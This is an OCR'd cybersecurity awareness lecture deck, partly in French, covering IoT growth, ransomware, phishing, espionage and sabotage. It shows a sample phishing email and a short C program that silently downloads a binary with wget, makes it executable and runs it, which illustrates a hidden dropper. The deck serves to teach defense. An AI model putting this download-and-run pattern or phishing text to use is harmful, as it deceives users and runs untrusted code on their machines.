
Cybersecurity and you ?


Pascal Lafourcade

September 2023

IoT


Internet of Things
Agriculture
Travel
Personal and pet monitoring
Energy use
Everyday things
Telemedicine and healthcare
Building management
Embedded mobile
M2M and wireless sensors
Security
Smart homes and cities
Design World
Webinar Series

IoT



1950
5000
1975
10,000
2003
500 million
2009
2.5 billion
2014
10 billion
2020
30 billion
2050
>100 billion

Big Data and Security

Free ?

If it is free then you are the product

Data Privacy ?



Outline:

Cybercriminality is real

Cryptography Notions

CyberSecurity and you ?

Encrypt your emails

Main Security Properties

Side Channel

GDPR : 25 may 2018

Conclusion

Outline

Cybercriminality is real

Cryptography Notions

CyberSecurity and you ?

Encrypt your emails


Main Security Properties

Side Channel

GDPR : 25 may 2018


Conclusion

Security everywhere !




Due to Computer Science revolution

“Wormhole Attack”




Hacking Pacemakers (2012)



5 Famillies of Cyber Criminality

- Ransomwares
- Phishing
- Botnets and zombies
- Espionnage
- Sabotage

Ransomwares



http://stopransomware.fr/

Phising

TrustedBank™

Dear valued customer of TrustedBank,

We have recieved notice that you have recently attempted to withdraw the following amount from your checking account while in another country: $135.25.

If this information is not correct, someone unknown may have access to your account. As a safety measure, please visit our website via the link below to verify your personal information:

http://www.trustedbank.com/general/custverifyinfo.asp


Once you have done this, our fraud department will work to resolve this discrepency. We are happy you have chosen us to do business with.

Thank you,
TrustedBank


Member FDIC © 2005 TrustedBank, Inc.

http://www.societegenerale.fr/espaceclient:
id=56452575711&res=lorem-ipsum-dolor&quux=2&lang=
frsessid=
jP3ie3qjSebbZRsC0c9dpcLVe2cAh0sCza3jcX7mSuRzwY4N0v1DBB71DMKN
88.132.11.17


Netatmo



↑ UK Russia →



Espionnage



- Big Brother (Government)
- Medium Brother (Corporation)
- Little Brother (Individual)

Edward Joseph Snowden, 6th june 2013

Fee Software

```
#include <stdio.h>
int main(void)
{
  printf("Helloworld\n");
  return 0;
}
```

Que fait ce programme ?

Fee Software

```
#include <stdio.h>
int main(void)
{
  printf("Helloworld\n");
  return 0;
}
```

Que fait ce programme ?

Que font les programmes binaires téléchargés suivants ?

http://sancy.univ-bpclermont.fr/~lafourcade/Helloworld

http://sancy.univ-bpclermont.fr/~lafourcade/Hellworld


Danger HELLWORLD

```
#include <stdio.h>
#include <stdlib.h>

int main(void)
{
  system("wget -q http://sancy.univ-bpclermont.fr/
         ~lafourcade/Helloworld");
  system("chmod 777 Helloworld");
  system("clear");
  system("./Helloworld");
  return 0;
}
```

Sabotage

Stuxnet, 2010




Saudi Aramco 30 000 PC effacés.

Destabilisation : Defacing

Destabilisation : Botnets and Zombies

